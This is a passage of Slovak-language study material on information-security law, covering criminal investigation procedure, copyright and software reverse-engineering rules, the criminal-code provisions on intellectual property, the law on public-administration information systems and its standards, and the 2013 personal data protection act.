Na vyšetrovanie prečinov je možné pristúpiť k skrátenému vyšetrovaniu. Ak policajt považuje vyšetrovanie, alebo skrátené vyšetrovanie za skončené a jeho výsledky za postačujúce na podanie návrhu na obžalobu, alebo na iné rozhodnutie, umožní obvinenému, obhajcovi, poškodenému, jeho splnomocnencovi, alebo opatrovníkovi v primeranej lehote preštudovať spisy a podať návrhy na doplnenie vyšetrovania, alebo skráteného vyšetrovania. Vyšetrovanie obzvlášť závažných zločinov je potrebné skončiť do šiestich mesiacov od vznesenia obvinenia. V ostatných prípadoch do štyroch mesiacov.

Obvinený, poškodený a zúčastnená osoba majú právo kedykoľvek v priebehu vyšetrovania, alebo skráteného vyšetrovania žiadať prokurátora, aby bol preskúmaný postup policajta, najmä, aby boli odstránené prieťahy, alebo iné nedostatky vo vyšetrovaní, alebo skrátenom vyšetrovaní. Policajt musí žiadosť bez meškania predložiť. Prokurátor je povinný žiadosť preskúmať a o výsledku žiadateľa upovedomiť.

### 12.2.2 Autorský zákon a oblasť duševného vlastníctva

#### *12.2.2.1 Autorské právo a majetkové právo*

Autorské právo je upravené autorským zákonom č. 618/2003 Z. z. o autorskom práve a o právach súvisiacich s autorským právom v znení neskorších predpisov (ďalej len „autorský zákon“). Tento zákon zvyšuje právnu istotu zúčastnených autorskoprávnych subjektov a dáva im väčšiu zmluvnú voľnosť. Zreteľne oddeľuje autorské práva od výhradných majetkových práv (§ 16 autorského zákona).

Osobnostných práv sa autor nemôže vzdať, tieto práva sú neprevoditeľné a smrťou autora zanikajú. Dielo možno po smrti jeho autora použiť vždy len spôsobom neznižujúcim jeho hodnotu a uvedením mena autora, pokiaľ nejde o anonymné dielo. Na rozdiel od osobnostných práv, majetkové práva trvajú počas života autora a ešte 70 rokov po jeho smrti. Autor môže dielo používať a udeľovať iným osobám oprávnenie na výkon tohto práva.

Zákon upravuje dva typy autorskej zmluvy. Zmluvu o vytvorení diela a licenčnú zmluvu. Zmluva o vytvorení diela zaväzuje autora vytvoriť dielo pre objednávateľa, avšak objednávateľovi nevzniká právo dielo použiť. Na účel udelenia práv dielo použiť slúži licenčná zmluva. Udelením licencie je autor povinný strpieť zásah do svojho práva. Existuje možnosť licenciu udeliť bezodplatne, napríklad na charitatívne účely. V licenčnej zmluve je potrebné vyhradiť spôsob, alebo spôsoby použitia diela. Zákon vyslovene vylučuje, aby bola licenčná zmluva vydaná na spôsob použitia, ktorý v čase uzatvorenia zmluvy ešte nie je známy.

Osobitné ustanovenia zahŕňajú majetkové práva pre zamestnanecké dielo. Majetkové práva k zamestnaneckému dielu vlastní zamestnávateľ, ak nie je dohodnuté inak. Zamestnávateľ môže právo výkonu majetkových práv postúpiť tretej osobe len so súhlasom autora. Toto neplatí, ak ide o predaj podniku, alebo samostatnej organizačnej zložky podniku.

Osobnostné práva sa zamestnávateľovi ako autorovi zachovávajú, ale jeho majetkové práva vykonáva zamestnávateľ vo vlastnom mene a na vlastný účet, v prípade, že sa zamestnanec a zamestnávateľ nedohodli inak. Tento iný prípad by bol napríklad, ak by zamestnanec a zamestnávateľ podpísali zmluvu o tom, že zamestnanec bude uvádzať vytvorené dielo na verejnosti pod vlastným menom.

V tejto súvislosti sa napr. počítačový program, ktorý nie je spoločným dielom, považuje za zamestnanecké dielo aj vtedy, ak bolo celkom, alebo sčasti vytvorené na základe zmluvy o vytvorení diela. V tomto prípade sa objednávateľ považuje za zamestnávateľa. Odstúpením od zmluvy o vytvorení diela zaniká aj právo vykonávať majetkové práva autora.

Špecifické časti týkajúce sa ochrany duševného vlastníctva však nájdeme aj v § 281, 282 a 283 trestného zákona. Ide najmä o porušovanie práv k ochrannej známke, k označeniu pôvodu výrobku a k obchodnému menu, porušovanie priemyselných práv a porušovanie autorského práva.

### *Porušovanie práv k ochrannej známke, označeniu pôvodu výrobku a obchodnému menu*

Táto časť trestného zákona (§281) ošetruje najmä distribúciu falošne označených kópií originálnych tovarov. Ten, kto uvedie do obehu tovar alebo poskytne služby neoprávnene označené označením zhodným alebo zameniteľnými s ochrannou známkou, ku ktorej právo používať ju patrí inému, potrestá sa odňatím slobody až na tri roky. Rovnako sa potrestá ten, kto na dosiahnutie hospodárskeho prospechu uvedie do obehu tovar neoprávnene označený označením zhodným alebo zameniteľným so zapísaným označením pôvodu výrobku a zemepisným označením výrobku, ku ktorému právo používať ho patrí inému, alebo neoprávnene použije označenie zhodné alebo zameniteľné s obchodným menom alebo názvom právnickej osoby alebo fyzickej osoby.

Sankcie za tento čin sa pohybujú až vo výške troch rokov pri menej závažných, alebo vo výške tri až osem rokov pri závažných škodách spôsobených týmto trestným činom.

### *Porušovanie priemyselných práv*

Na prípady najmä neoprávnených zásahov do softvérových patentov, dizajnu, alebo topografie elektronického počítačového systému (patentované elektronické zariadenia, počítače, smartfóny, technológie a pod.) pamätá § 282 trestného zákona. Odňatím slobody sa potrestá ten, kto neoprávnene zasiahne do práv k patentu, úžitkovému vzoru, dizajnu, alebo topografii polovodičového výrobku.

Sankcie odňatia slobody sa pohybujú v rozmedzí jeden rok až päť rokov pri závažných škodách. V prípade škôd veľkého rozsahu alebo ak bol páchateľ člen nebezpečného zoskupenia je možné uložiť trest až vo výške tri až osem rokov.

### *Porušovanie autorského práva*

Paragraf 283 trestného zákona ošetruje problematiku zneužitia a porušovania autorských práv k dielu vo všeobecnosti, najmä umelecké diela, zvukové a obrazové záznamy ale aj softvérové diela, resp. produkty ako také, ale zároveň sú legislatívne ošetrené aj prípady zneužitia masmédií pomocou IKT pre šírenie potenciálne nebezpečných poplašných správ, ako sme tomu boli svedkami v Českej republike v roku 2007. Vtedy mediálna skupina s názvom „Ztohoven“ uskutočnila výstup na jeden z vysielačov používaných Českou televíziou a zneužila jednu z kamier používaných pre živý prenos z Krkonoš. V rannom vysielaní sa vtedy na ČT2 v relácii Panoráma odvysielal fiktívny výbuch atómovej bomby s panorámou Krkonoš na pozadí. Často sa tento akt uvádzal ako „hacking vysielania Českej televízie“. Mnoho divákov bolo šokovaných. Bolo podané trestné oznámenie pre šírenie poplašnej správy, ktorý ale sudca nepotvrdil. Za tento skutok bola skupina paradoxne ocenená významnou cenou Národnej Galérie.

Ak by bol tento skutok spáchaný dnes na území SR, tak by sa páchateľ pravdepodobne trestu nevyhol. Klasifikácia tohto činu a aj prípadná sankcia, ktorú je možné za tento čin uložiť, je totižto uvedená priamo v spomenutom § 283 trestného poriadku, podľa ktorého ten, kto neoprávnene zasiahne do zákonom chránených práv k dielu, umeleckému výkonu, zvukovému záznamu alebo zvukovo-obrazovému záznamu, rozhlasovému vysielaniu alebo televíznemu vysielaniu alebo databáze, potrestá sa odňatím slobody. V praxi je skutok podľa tohto paragrafu postihnuteľný odňatím slobody až na dva roky. Pri závažnejšom spôsobe konania, alebo väčšej škode je takýto čin postihnuteľný odňatím slobody na šesť mesiacov až tri roky a pri spôsobení značnej škody môže

dôjsť k odňatiu slobody na jeden až päť rokov. V prípade, ak je porušenie tohto zákona činom viacerých osôb v rámci nebezpečného zoskupenia, potrestá sa odňatím slobody na tri až osem rokov.

#### 12.2.2.2 Rozmnožovanie a úprava počítačového programu

Na rozmnožovanie a úpravu počítačových programov sa vzťahuje autorské právo v plnom rozsahu. Zdroj [4] uvádza, že:
*„Právna ochrana počítačových programov, ktoré sú výsledkom tvorivej duševnej činnosti autorov - programátorov, vychádza aj u nás predovšetkým z autorského práva.*
...
*Predmetom ochrany autorského práva však nemôže byť to, čo objektívne existuje nezávisle od človeka, resp. niečo, k čomu môžu dospieť nezávisle viacerí autori. Predmetom ochrany preto nie je sama myšlienka, ale je to práve tvorivé spracovanie tejto myšlienky.*
...
*Ak sú pri konkrétnom počítačovom programe splnené pojmové znaky diela v zmysle autorského zákona, autorský zákon mu poskytuje absolútnu ochranu, ktorá pôsobí proti všetkým tretím osobám.“*
V ďalšom texte sme sa zamerali predovšetkým na relevantné časti autorského zákona týkajúce sa autorského diela vo forme softvéru.

##### *Rozmnožovanie a úprava počítačového programu*

Podľa §35 autorského zákona môže oprávnený užívateľ rozmnoženiny počítačového programu bez súhlasu autora vyhotoviť rozmnoženinu tejto rozmnoženiny počítačového programu alebo vykonať na nej úpravu alebo preklad, ak je takáto rozmnoženina, úprava alebo preklad nevyhnutný na prepojenie počítačového programu s počítačom na účel a v rozsahu, na ktorý bol nadobudnutý, vrátane opráv chýb v počítačovom programe, alebo na nahradenie oprávnene nadobudnutej rozmnoženiny počítačového programu (záložná rozmnoženina). Inak povedané, ide najmä o vyhotovenie kópie alebo dátového obrazu už vytvoreného počítačového programu na účely jeho používania. Takisto je celkom legálne vyhotovenie záložnej kópie, ktorá zostane vo vlastníctve oprávneného používateľa. Toto právo nemožno vylúčiť v licenčných podmienkach pre jeho používanie (podľa odseku 4 tohto paragrafu).
Oprávnený užívateľ rozmnoženiny počítačového programu môže bez súhlasu autora preskúmať, preštudovať alebo preskúšať funkčnosť počítačového programu s cieľom určiť myšlienky alebo princípy, ktoré sú základom akejkoľvek časti programu, a to počas nahrávania, zobrazovania, vysielania, overovania funkčnosti a ukladania programu do pamäte, na ktoré bol oprávnený.
Táto časť zákona teda dáva priestor potenciálnym pokusom o reverzné inžinierstvo existujúceho softvéru, pokiaľ ho vykonáva oprávnený užívateľ. Takto vyhotovená rozmnoženina však nesmie byť šírená ďalej. Ak sa ďalšie použitie rozmnoženiny počítačového programu stane neoprávneným, každá takáto rozmnoženina, úprava alebo preklad sa musí znehodnotiť.
Uvedené právo zároveň nemožno zmluvne vylúčiť a v uvedených prípadoch nevzniká povinnosť uhradiť autorovi odmenu.

##### *Spätný preklad počítačového programu zo strojového kódu do zdrojového jazyka počítačového programu*

Paragraf 36 autorského zákona definuje podmienky úpravy softvérového produktu pre vlastnú potrebu a reverzného inžinierstva. Súhlas autora sa nevyžaduje na vyhotovenie rozmnoženiny kódu počítačového programu alebo prekladu jeho formy, ak je to nevyhnutné na získanie informácie potrebnej na dosiahnutie vzájomnej súčinnosti nezávisle vytvorených počítačových programov s inými počítačovými programami, ak túto činnosť vykonáva oprávnený užívateľ rozmnoženiny počítačového programu, alebo informácia nevyhnutná na dosiahnutie vzájomnej súčinnosti nebola predtým bežne dostupná osobám oprávneným na rozmnožovanie alebo preklad, alebo sa tieto činnosti dotýkajú iba časti počítačového programu a sú nevyhnutné na dosiahnutie vzájomnej súčinnosti nezávisle vytvorených počítačových programov.

Informáciu získanú podľa predchádzajúceho odseku nemožno použiť na dosiahnutie iného cieľa, ako je dosiahnutie vzájomnej súčinnosti nezávisle vytvorených počítačových programov, nemožno ju poskytnúť iným osobám okrem takého použitia, ktoré je nevyhnutné na zabezpečenie vzájomnej súčinnosti nezávisle vytvorených počítačových programov, nemožno ju použiť ani na zabezpečenie vývoja, výroby alebo na obchodovanie s počítačovým programom, ktorý je podobný vo svojom vyjadrení, a rovnako ju nie je možné použiť na činnosť, ktorou by sa porušilo právo autora.

Súhlas autora na uvedené činnosti sa vyžaduje na vyhotovenie rozmnožení počítačových programov, ak by takéto vyhotovenie rozmnožení bolo v rozpore s riadnym využívaním počítačového programu alebo by bezdôvodne zasahovalo do právom chránených záujmov autora počítačového programu. Vyhotovenie rozmnoženiny strojového kódu počítačového programu alebo preklad jeho formy nemožno zmluvne vylúčiť. Znamená to, že ak pokročilými technikami reverzného inžinierstva odkopírujeme strojový kód aplikácie a budeme schopní jeho časť čiastočne previesť do kódu vyššieho jazyka, neporušili sme tým žiaden paragraf autorského zákona. Je však nutné myslieť na odsek 2 písm. c) citovaného paragrafu, v ktorom sa uvádza, že s takto modifikovaným programom nemožno obchodovať a nemožno ho používať, ak účel tohto počínania je v rozpore s platnými licenčnými podmienkami pre používanie tohto softvéru.

### 12.2.3 Ďalšie práva a povinnosti organizácie podľa všeobecnej legislatívy

#### *Vyšetrovanie trestnej činnosti*

Základné práva a povinnosti organizácie pri zisťovaní a vyšetrovaní trestnej činnosti, ktorej bola obeťou, alebo takej, ktorú spáchali zamestnanci pomocou IKT prostriedkov organizácie sú definované v § 3 Trestného poriadku.

V súlade s ods. 1 § 3 Trestného poriadku sú štátne orgány, vyššie územné celky, obce a iné právnické osoby a fyzické osoby povinné poskytnúť súčinnosť orgánom činným v trestnom konaní a súdu pri plnení ich úloh, ktoré súvisia s trestným konaním.

Podľa znenia odseku 2 uvedeného paragrafu je organizácia povinná bez meškania oznamovať orgánom činným v trestnom konaní skutočnosti nasvedčujúce tomu, že bol spáchaný trestný čin a včas vybavovať dožiadania orgánov činných v trestnom konaní a súdov.

#### *Použitie ITP prostriedkov*

V prípade použitia informačno-technických prostriedkov sú v súlade s §10 ods. 20 prevádzkovatelia verejných telefónnych sietí, poskytovatelia elektronických telekomunikačných sietí, poskytovatelia elektronických telekomunikačných služieb, poštový podnik, dopravcovia a iní zasielatelia a ich zamestnanci povinní poskytnúť nevyhnutnú súčinnosť pri použití informačno-technických prostriedkov.

## 12.3 Špecializovaná legislatíva a oblasti úpravy vo vzťahu k IB

Rozvoj a rozšírenie IKT so sebou nesie zvyšujúci sa počet hrozieb a rizík, medzi ktoré patrí najmä narušenie súkromia, vyzradenie osobných údajov, krádež identity, hrozby pre bezpečnosť a spoľahlivosť sietí, rôzne formy kybernetického zločinu (cybercrime) a rozširovanie nelegálneho obsahu.
Český zákon o kybernetickej bezpečnosti je podľa českej organizácie "Národní centrum kybernetické bezpečnosti" (NCKB), ktorá je relatívne novým odborom českého národného bezpečnostného úradu (NBÚ), postavený na dvoch zásadách a troch pilieroch. Táto schéma sa dá veľmi dobre aplikovať aj na slovenskú legislatívu v oblasti kybernetickej bezpečnosti. Prvou zásadou je minimalizácia zásahov do práv súkromnoprávnych subjektov, druhou zásadou je individuálna zodpovednosť za bezpečnosť vlastných informačných systémov. Tri piliere tvoria:

- bezpečnostné opatrenia (štandardizácia),

- hlásenie kybernetických bezpečnostných incidentov,
- protiopatrenia, tzn. reakcie na incidenty **Error! Reference source not found.**.

Je preto nevyhnutné legislatívne podporiť ochranu osobných údajov, dodržiavanie bezpečnostných štandardov pri prevádzke systémov na spracovanie osobných a iných citlivých údajov a súvisiace oblasti ochrany kritickej infraštruktúry, utajovaných skutočností, informačných systémov verejnej správy a zákonného rámca na vyvodenie trestnoprávnej zodpovednosti za porušovanie týchto štátom stanovených podmienok.

Trestnoprávnej zodpovednosti bola venovaná predchádzajúca časť. Táto časť je venovaná jednotlivým špecifickým zákonom, ktoré spravidla priamo definujú opatrenia informačnej bezpečnosti. Zároveň riešia a štandardizujú problematiku a spôsoby riadenia informačnej bezpečnosti v jej príslušných oblastiach. Ide najmä o predpisy týkajúce sa informačných systémov verejnej správy, ochrany osobných údajov a kritickej infraštruktúry.

### 12.3.1 Zákon č. 275/2006 Z. z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov

Informačná bezpečnosť je podľa normy STN ISO/IEC 27001 ochrana informácie pred širokým spektrom hrozieb, ktorej cieľom je najmä zaistenie kontinuity obchodných procesov, minimalizácia strát a maximalizácia návratnosti investícií do obchodných procesov ale aj do procesov riadenia IB.

Štandard STN ISO/IEC 27001 je lokalizovanou verziou medzinárodného štandardu ISO a definuje požiadavky na systém riadenia informačnej bezpečnosti. Je aplikovateľný na každý typ organizácie bez ohľadu na predmet činnosti, alebo jej veľkosť. Jeho cieľom je zlepšovanie informačnej bezpečnosti, ochrana osobných údajov, kontinuita prevádzkových činností, riadenie rizík, súlad s legislatívnymi požiadavkami a požiadavkami štandardov a minimalizácia nákladov.

Samotným riadením IB v organizácii sa zaoberá ďalšia norma z rady 2700x, ktorou je STN ISO/IEC 27002. Jednou zo základných oblastí riadenia definovaných touto normou je aj oblasť súladu s legislatívou.
Previazanie týchto noriem na legislatívu a legislatívne požiadavky, resp. previazanie informačnej bezpečnosti a legislatívy nezačína a nekončí len pri tejto oblasti súladu ale je zrejmé aj z ďalších oblastí riadenia IB definovaných v uvedenej norme.

Najmarkantnejším príkladom tohto úzkeho vzťahu je zákon č. 275/2006 Z. z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov (ďalej len „zákon o ISVS“) a najmä príslušný výnos č. 312/2010 Z. z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy (ďalej len „výnos o štandardoch ISVS“). Môžeme dokonca tvrdiť, že základom a vzorom pre návrh výnosu o štandardoch bola práve táto norma riadenia IB.

Štandardizácia pomocou týchto noriem môže zabezpečiť lepšiu organizáciu práce, efektívnejšie procesy, bezpečnejší prenos a uchovávanie dát, dôvernejšie vzťahy so zákazníkom a vo všeobecnosti je využiteľná ako referenčný rámec, pokrývajúci všetky aspekty fungujúceho škálovateľného bezpečnostného modelu. Medzi dôvody, prečo je dôležité vypracovávať a nasadzovať štandardy patrí lepšia variabilita pri výbere dodávateľa podpory, spravidla lepšia bezpečnosť riešení nasadených podľa otvorených a technologicky neutrálnych súborov pravidiel spojených s vytvorením, rozvojom a využívaním informačných systémov verejnej správy. Integrovateľnosť s inými informačnými systémami je taktiež veľkou výhodou štandardizácie.

Informatizácia spoločnosti a s ňou súvisiaca informačná bezpečnosť verejnej správy je vymedzená citovaným zákonom o ISVS. Zákon upravuje práva a povinnosti povinných osôb v oblasti ISVS. Vymedzuje tiež základné podmienky na zabezpečenie integrovateľnosti a bezpečnosti informačných systémov verejnej správy, upravuje správu a prevádzku ústredného portálu, postup pri vydávaní elektronického odpisu údajov z ISVS a výstupu z ISVS.

Povinné osoby zabezpečujú prevádzku ISVS. Na účel tohto zákona sa povinnými osobami myslia ministerstvá a ostatné ústredné orgány štátnej správy, orgány miestnej štátnej správy, obce a samosprávne kraje a Kancelária Národnej rady Slovenskej republiky, prezidenta SR, Kancelária ústavného súdu SR, Kancelária súdnej rady SR, Kancelária verejného ochrancu práv, Generálna prokuratúra SR a Najvyšší kontrolný úrad SR, Sociálna poisťovňa, Úrad pre dohľad nad zdravotnou starostlivosťou, zdravotné poisťovne, Tlačová agentúra SR.

Samotný zákon sa vzťahuje len na informačné systémy verejnej správy ako také. Nerieši informačnú bezpečnosť všeobecne ako jeden celok. Najmä z uvedeného dôvodu je aktuálne v príprave zákon ohľadom informačnej bezpečnosti, ktorý bude pokrývať nie len ISVS ale riadenie IB všeobecne pre celý eGovernment a celú verejnú správu. Zákon by mal definovať tzv. „base line“ bezpečnostné požiadavky a požiadavky riadenia IB spoločné pre všetky orgány verejnej správy s tým, že pokiaľ budú niektoré inštitúcie požadovať rozšírenie alebo sprísnenie týchto požiadaviek, vzhľadom na svoje špecifiká a špecifickú agendu (napr. požiadavka šifrovania pri ochrane utajovaných skutočností alebo ochrane telekomunikačného tajomstva a pod.), budú tak môcť urobiť vo svojej „kompetenčnej“ legislatíve. Týmto prístupom budú minimalizované rôzne duplicity, ktoré sa dnes objavujú v rôznych zákonoch a zároveň bude zabezpečený jednotný postup riadenia informačnej bezpečnosti so zachovaním príslušných kompetencií a rôznych špecifických požiadaviek, ktoré sú nad rámec štandardných požiadaviek a opatrení. Ďalšou nezanedbateľnou výhodou tohto prístupu bude zjednotenie terminológie používanej v oblasti riadenia informačnej bezpečnosti na legislatívnej úrovni.

Základný rámec informačnej bezpečnosti verejnej správy je načrtnutý v dokumente „Národná stratégia pre informačnú bezpečnosť v Slovenskej republike“, ktorý bol schválený uznesením vlády Slovenskej republiky č. 570 zo dňa 27. augusta 2008.

Legislatívny zámer zákona o informačnej bezpečnosti bol schválený uznesením vlády SR č.136/2010 zo dňa 25. februára 2010.

#### *12.3.1.1 Základné práva a povinnosti povinnej osoby*

Povinné osoby vypracovávajú koncepcie rozvoja ISVS, zabezpečujú plynulú, bezpečnú a spoľahlivú prevádzku ISVS, sú zodpovedné za predchádzanie zneužitiu IS, sprístupňujú verejnosti údaje z ISVS, zabezpečujú organizačné, odborné a technické zabezpečenie a sú povinné prednostne používať sieťovú infraštruktúru.

Ministerstvo (rozumej MFSR) na úseku informačných systémov verejnej správy vypracúva národnú koncepciu informatizácie verejnej správy SR, usmerňuje tvorbu a schvaľuje koncepcie rozvoja ISVS povinných osôb s ohľadom na štandardy a súlad s národnou koncepciou informatizácie verejnej správy SR, vydáva štandardy, sleduje stav a hodnotí rozvoj ISVS a o výsledkoch informuje vládu SR. Tiež koordinuje budovanie informačných systémov verejnej správy na národnej a medzinárodnej úrovni a navrhuje časové a vecné viazanie rozpočtových prostriedkov.

Ministerstvo tiež zverejňuje vypracované štandardy, rozhodnutia a iné informácie týkajúce sa ISVS. Zároveň kontroluje dodržiavanie povinností ustanovených týmto zákonom, prijíma opatrenia na nápravu zistených nedostatkov a ukladá sankcie za porušenie povinností ustanovených týmto zákonom.

Úrad vlády Slovenskej republiky vykonáva správu, prevádzku a rozvoj Govnetu a ústredného portálu a zabezpečuje úlohy národného prevádzkovateľa centrálnej informačnej infraštruktúry a centrálnej komunikačnej infraštruktúry Slovenskej republiky pre verejnú správu.

#### *12.3.1.2 Väzba zákona na riadenie IB*

V súlade s § 3 ods. 4 písm. b), c) a i) zákona o ISVS sú jednotlivé povinné osoby povinné:

- zabezpečovať plynulú, bezpečnú a spoľahlivú prevádzku informačných systémov verejnej správy, ktoré sú v ich správe, vrátane organizačného, odborného a technického zabezpečenia,

- zabezpečovať informačný systém verejnej správy proti zneužitiu,
- zabezpečovať, aby bol informačný systém verejnej správy v súlade so štandardmi informačných systémov verejnej správy (ďalej len "štandardy").

Na základe uvedeného je jasne vidieť, že pokiaľ chce povinná osoba uvedené povinnosti zabezpečiť, najmä zabrániť zneužitiu a pokiaľ chce dosiahnuť plynulú, bezpečnú a spoľahlivú prevádzku informačných systémov verejnej správy, musí sa postarať o patričné riadenie informačnej bezpečnosti vo všetkých jej oblastiach podľa príslušných štandardov, resp. výnosu o štandardoch ISVS. Za porušenie týchto povinností týkajúcich sa riadenia IB je možné povinnej osobe udeliť aj sankcie, a to až do výšky 35000 EUR.

### 12.3.2 Výnos o štandardoch pre ISVS

Samotný výnos o štandardoch pre ISVS nerieši len problematiku riadenia IB ale štandardizuje aj ďalšie oblasti. Konkrétne v súlade s § 1 výnosu o štandardoch pre ISVS ide o nasledovné oblasti:

- technické štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru a programové prostriedky, a to
  - štandardy pre prepojenie,
  - štandardy pre prístup k elektronickým službám,
  - štandardy pre webové služby,
  - štandardy pre integráciu dát,
- štandardy prístupnosti a funkčnosti webových stránok, vzťahujúce sa na aplikačné programové vybavenie podľa zákona,
- štandardy použitia súborov, vzťahujúce sa na formáty výmeny údajov,
- štandardy názvoslovia elektronických služieb, vzťahujúce sa na sieťovú infraštruktúru,
- bezpečnostné štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru, programové prostriedky a údaje, a to
  - štandardy pre architektúru riadenia,
  - štandardy minimálneho technického zabezpečenia,
- dátové štandardy, vzťahujúce sa na údaje, registre a číselníky,
- štandardy elektronických služieb verejnej správy, vzťahujúce sa na údaje, registre, číselníky a aplikačné programové vybavenie podľa zákona,
- štandardy projektového riadenia, vzťahujúce sa na postupy a podmienky spojené s vytváraním a rozvojom informačných systémov verejnej správy.

Oblasť riadenia IB, ktorá vychádza z uvedených medzinárodných a už aj lokalizovaných noriem STN ISO/IEC 27001 a STN ISO/IEC 27002 a je definovaná v paragrafoch 28 až 42. Táto oblasť je rozdelená na nasledovné časti:

- štandardy pre architektúru riadenia (§28-§31) - pokrýva oblasti ako sú napr. samotné riadenie IB, personálna bezpečnosť, riadenie rizík a kontrola riadenia IB,
- štandardy minimálneho technického zabezpečenia (§32-§42) – pokrýva oblasti ako je napr. ochrana proti škodlivému SW, bezpečnosť sietí, fyzická bezpečnosť, aktualizácia SW, identifikácia a hodnotenie zraniteľností, riadenie bezpečnostných incidentov, zálohovanie a ukladanie dát, riadenie prístupu a prístupových práv, prístup tretích strán a aktualizácia IKT.

Viac informácií a podrobností je možné nájsť v samotnom znení zákona o ISVS, (v jeho upravenom úplnom znení k 1. júlu 2011), výnose o štandardoch o ISVS a ďalších súvisiacich právnych predpisoch, ktoré je možné nájsť na stránke **Error! Reference source not found.**.

Podrobnejšie informácie k jednotlivým oblastiam bezpečnosti definovanými v rámci výnosu sú detailne popísané v ďalších kapitolách týchto študijných materiálov, ktoré rozoberajú problematiku riadenia IB v príslušných oblastiach.

### 12.3.3 Zákon č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov

Národná rada slovenskej republiky schválila a od 1.7.2013 uviedla do platnosti nový zákon č. 122/2013 Z. z. o ochrane osobných údajov (ďalej len „zákon o OOU“), ktorý nahrádza pôvodný zákon č. 428/2002 Z. z. o ochrane osobných údajov.
Návrh zákona o OOU vychádza z povinností, ktoré ukladá európska únia, konkrétne Smernica Európskeho parlamentu a Rady 95/46/ES, záverov a odporúčaní hodnotenia správneho uplatňovania schengenského acquis v Slovenskej republike pre oblasť ochrany osobných údajov a výsledky analýzy súčasne platného zákona z pohľadu aplikácie v praxi [8].
Garancia ochrany osobných údajov je zakotvená v ústave, preto musí byť legislatívne zapracovaná. Spoliehať sa na individuálne iniciatívy prevádzkovateľov a sprostredkovateľov nestačí, preto je vo všeobecnosti nutná ochrana osobných údajov na úrovni zákona. Tak je možné stanoviť nie len kvalitatívne parametre pri ich spracovávaní, prenose, ukladaní, sprostredkovávaní a likvidovaní, ale najmä základné opatrenia na ich ochranu.
Na to, aby sme mohli hodnotiť potrebu legislatívneho rámca pre ochranu bezpečnosti tzv. „dotknutých osôb“, teda všetkých fyzických osôb, ktorých sa osobné údaje týkajú, mali by sme si vymenovať a zhodnotiť hrozby. Uvedieme si jeden z možných pohľadov, resp. akýsi formalizovaný model, ktorý ukazuje na základný životný cyklus spracovania osobných údajov a najmä na možné hrozby, ktoré v jednotlivých fázach tohto životného cyklu ohrozujú dôvernosť, integritu a dostupnosť osobných údajov:

- Zbieranie informácií (information collection) – spôsoby zhromažďovania informácií o dotknutých osobách:
  - sledovanie (surveillance),
  - vyšetrovanie (interrogation).
- Spracovávanie informácií (information processing) – ukladanie, analýza a manipulácia s dátami:
  - agregácia – zhromažďovanie informácií zo zdrojov tretích strán,
  - identifikácia – rozpoznanie osoby na základe jej atribútov,
  - sociálna neistota (insecurity) – vyúsťuje v zvýšenú zraniteľnosť osôb pri zneužití ich osobných údajov,
  - sekundárne použitie (secondary use) – použitie údajov zhromaždených na iný účel, ktorý nie je prepojený s pôvodným, bez udelenia súhlasu touto dotknutou osobou,
  - exklúzia – neinformovanie dotknutej osoby a jej nulová kontrola nad spôsobom spracovania jej osobných údajov.
- Rozširovanie informácií (information dissemination) – spôsob akým sa údaje prenášajú (alebo existuje hrozba ich neoprávneného prenášania) smerom k tretím stranám:
  - Narušenie dôvery (breach of confidentiality) – vo vzťahu medzi prevádzkovateľom a dotknutou osobou došlo k narušeniu vzájomnej lojality.
  - Prezradenie (disclosure) – únik citlivých osobných údajov.

- Vystavenie (exposure) – nedodržanie bezpečnostných zásad pri prenášaní a ukladaní dát, ktoré ich vystavuje riziku ohrozenia.
- Zvýšená dostupnosť (increased accessibility) – replikácia dát na viaceré médiá a do viacerých geografických lokalít ich vystavuje riziku ohrozenia.
- Vydieranie (blackmail) – pokiaľ dôjde k úniku osobných údajov, môžu byť tieto údaje zneužité na vydieranie dotknutej osoby.
- Privlastnenie (appropriation) – pri zločine kradnutia identity môže dôjsť k privlastneniu osobných údajov dotknutej osoby.
- Skreslenie (distortion) – manipulácia osobných údajov za účelom diskreditácie, alebo kompromitácie dotknutej osoby.

- Napadnutie (Invasion):
  - Prienik (intrusion) – narušenie súkromia dotknutej osoby. Môže byť v najmiernejšom prípade neoprávnené pasívne pozorovanie dotknutej osoby.
  - Úmyselné zasahovanie do súkromia (decisional interference) – aktívne narušenie súkromia dotknutej osoby, obmedzovanie jej práv a slobôd.[9]

Zákon o OOU upravuje ochranu práv fyzických osôb pred neoprávneným zasahovaním do ich súkromného života pri spracúvaní ich osobných údajov. Vymedzuje práva, povinnosti a zodpovednosť pri spracúvaní osobných údajov fyzických osôb. Samozrejme, zároveň upravuje aj postavenie, pôsobnosť a organizáciu Úradu na ochranu osobných údajov Slovenskej republiky.
Zákon sa vzťahuje na každého, kto spracúva osobné údaje, určuje účel a prostriedky spracúvania alebo poskytuje osobné údaje na spracúvanie. Ako sme uviedli vyššie návrh zákona o OOU vychádza z povinností, ktoré nám ukladá európska únia a tento fakt sa prejavil aj na pôsobnosti zákona, pretože podľa §2 zákona o OOU sa tento zákon vzťahuje aj na prevádzkovateľov, ktorí nemajú sídlo, organizačnú zložku, prevádzkareň alebo trvalý pobyt na území Slovenskej republiky, ale sú umiestnení v zahraničí na mieste, kde sa uplatňuje právny poriadok Slovenskej republiky. Dokonca môžeme tvrdiť, že zákon v určitých prípadoch nepozná hranice SR a dokonca ani hranice EÚ, pretože ten istý §2 zákona o OOU hovorí, že zákon sa vzťahuje aj na prevádzkovateľov, ktorí nemajú sídlo, organizačnú zložku, prevádzkareň alebo trvalý pobyt na území členského štátu EÚ, ak na účely spracúvania osobných údajov využívajú úplne alebo čiastočne automatizované alebo iné ako automatizované prostriedky spracúvania umiestnené na území Slovenskej republiky, pričom tieto prostriedky spracúvania nie sú využívané výlučne len na prenos osobných údajov cez územie členských štátov.
Ďalším dôležitým faktom je skutočnosť, že zákon o OOU sa v podstate vzťahuje len na osobné údaje, ktoré sú spracovávané automatizovanými prostriedkami, či už úplne alebo čiastočne, alebo sú spracovávané inými ako automatizovanými prostriedkami spracúvania, ktoré sú súčasťou informačného systému alebo sú určené na spracúvanie v informačnom systéme.
Zákon o OOU sa nevzťahuje na osobné údaje, ktoré fyzická osoba spracúva sama, alebo na údaje, ktoré boli získané náhodne bez predchádzajúceho určenia, alebo zámeru spracovania.
